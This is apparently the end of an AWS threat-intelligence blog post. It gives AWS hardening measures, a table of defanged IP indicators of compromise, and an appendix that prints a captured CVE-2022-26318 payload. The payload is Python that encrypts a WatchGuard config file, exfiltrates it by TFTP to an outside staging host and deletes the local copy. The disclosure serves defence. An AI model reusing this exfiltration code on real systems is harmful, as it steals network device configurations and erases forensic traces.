For AWS environments, implement these protective measures:

Identity and access management:

  • Manage access to AWS resources and APIs using identity federation with an identity provider and IAM roles whenever possible.
  • For more information, see Creating IAM policies in the IAM User Guide.

Network security:

  • Implement the least permissive rules for your security groups.
  • Isolate management interfaces in private subnets with bastion host access.
  • Enable VPC Flow Logs for network traffic analysis.

Vulnerability management:

  • Use Amazon Inspector to automatically discover and scan Amazon EC2 instances for software vulnerabilities and unintended network exposure.
  • For more information, see the Amazon Inspector User Guide.
  • Regularly patch, update, and secure the operating system and applications on your instances.

Detection and monitoring:

  • Enable AWS CloudTrail for API activity monitoring.
  • Configure Amazon GuardDuty for threat detection.
  • Review authentication logs for credential replay patterns.

Indicators of compromise (IOCs)

| IOC Value | IOC Type | First Seen | Last Seen | Annotation |
|———–|———-|————|———–|————|
| 91.99.25[.]54 | IPv4 | 2025-07-02 | Present | Compromised legitimate server used to proxy threat actor traffic |
| 185.66.141[.]145 | IPv4 | 2025-01-10 | 2025-08-22 | Compromised legitimate server used to proxy threat actor traffic |
| 51.91.101[.]177 | IPv4 | 2024-02-01 | 2024-08-28 | Compromised legitimate server used to proxy threat actor traffic |
| 212.47.226[.]64 | IPv4 | 2024-10-10 | 2024-11-06 | Compromised legitimate server used to proxy threat actor traffic |
| 213.152.3[.]110 | IPv4 | 2023-05-31 | 2024-09-23 | Compromised legitimate server used to proxy threat actor traffic |
| 145.239.195[.]220 | IPv4 | 2021-08-12 | 2023-05-29 | Compromised legitimate server used to proxy threat actor traffic |
| 103.11.190[.]99 | IPv4 | 2021-10-21 | 2023-04-02 | Compromised legitimate staging server used to exfiltrate WatchGuard configuration files |
| 217.153.191[.]190 | IPv4 | 2023-06-10 | 2025-12-08 | Long-term infrastructure used for reconnaissance and targeting |

Note: All identified IPs are compromised legitimate servers that may serve multiple purposes for the actor or continue legitimate operations. Organizations should investigate context around any matches rather than automatically blocking. We observed these IPs specifically accessing router management interfaces and attempting authentication to online services during the timeframes listed.

Technical appendix: CVE-2022-26318 Exploit payload

The following payload was captured by Amazon MadPot during the 2022 WatchGuard exploitation campaign:

from cryptography.fernet import Fernet
import subprocess
import os

key = ‘uVrZfUGeecCBHhFmn1Zu6ctIQTwkFiW4LGCmVcd6Yrk='

with open('/etc/wg/config.xml’, ‘rb’) as config_file:
buf = config_file.read()

fernet = Fernet(key)
enc_buf = fernet.encrypt(buf)

with open('/tmp/enc_config.xml’, ‘wb’) as encrypted_config:
encrypted_config.write(enc_buf)

subprocess.check_output([‘tftp’, '-p’, '-l’, '/tmp/enc_config.xml’, '-r’,
'[REDACTED].bin’, ‘103.11.190[.]99'])
os.remove('/tmp/enc_config.xml’)

This payload demonstrates the actor’s methodology: encrypt stolen configuration data, exfiltrate via TFTP to compromised staging infrastructure, and remove forensic evidence.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
CJ Moses

CJ Moses

CJ Moses is the CISO of Amazon Integrated Security. In his role, CJ leads security engineering and operations across Amazon. His mission is to enable Amazon businesses by making the benefits of security the path of least resistance. CJ joined Amazon in December 2007, holding various roles including Consumer CISO, and most recently AWS CISO, before becoming CISO of Amazon Integrated Security September of 2023.

Prior to joining Amazon, CJ led the technical analysis of computer and network intrusion efforts at the Federal Bureau of Investigation’s Cyber Division. CJ also served as a Special Agent with the Air Force Office of Special Investigations (AFOSI). CJ led several computer intrusion investigations seen as foundational to the security industry today.

CJ holds degrees in Computer Science and Criminal Justice, and is an active SRO GT America GT2 race car driver.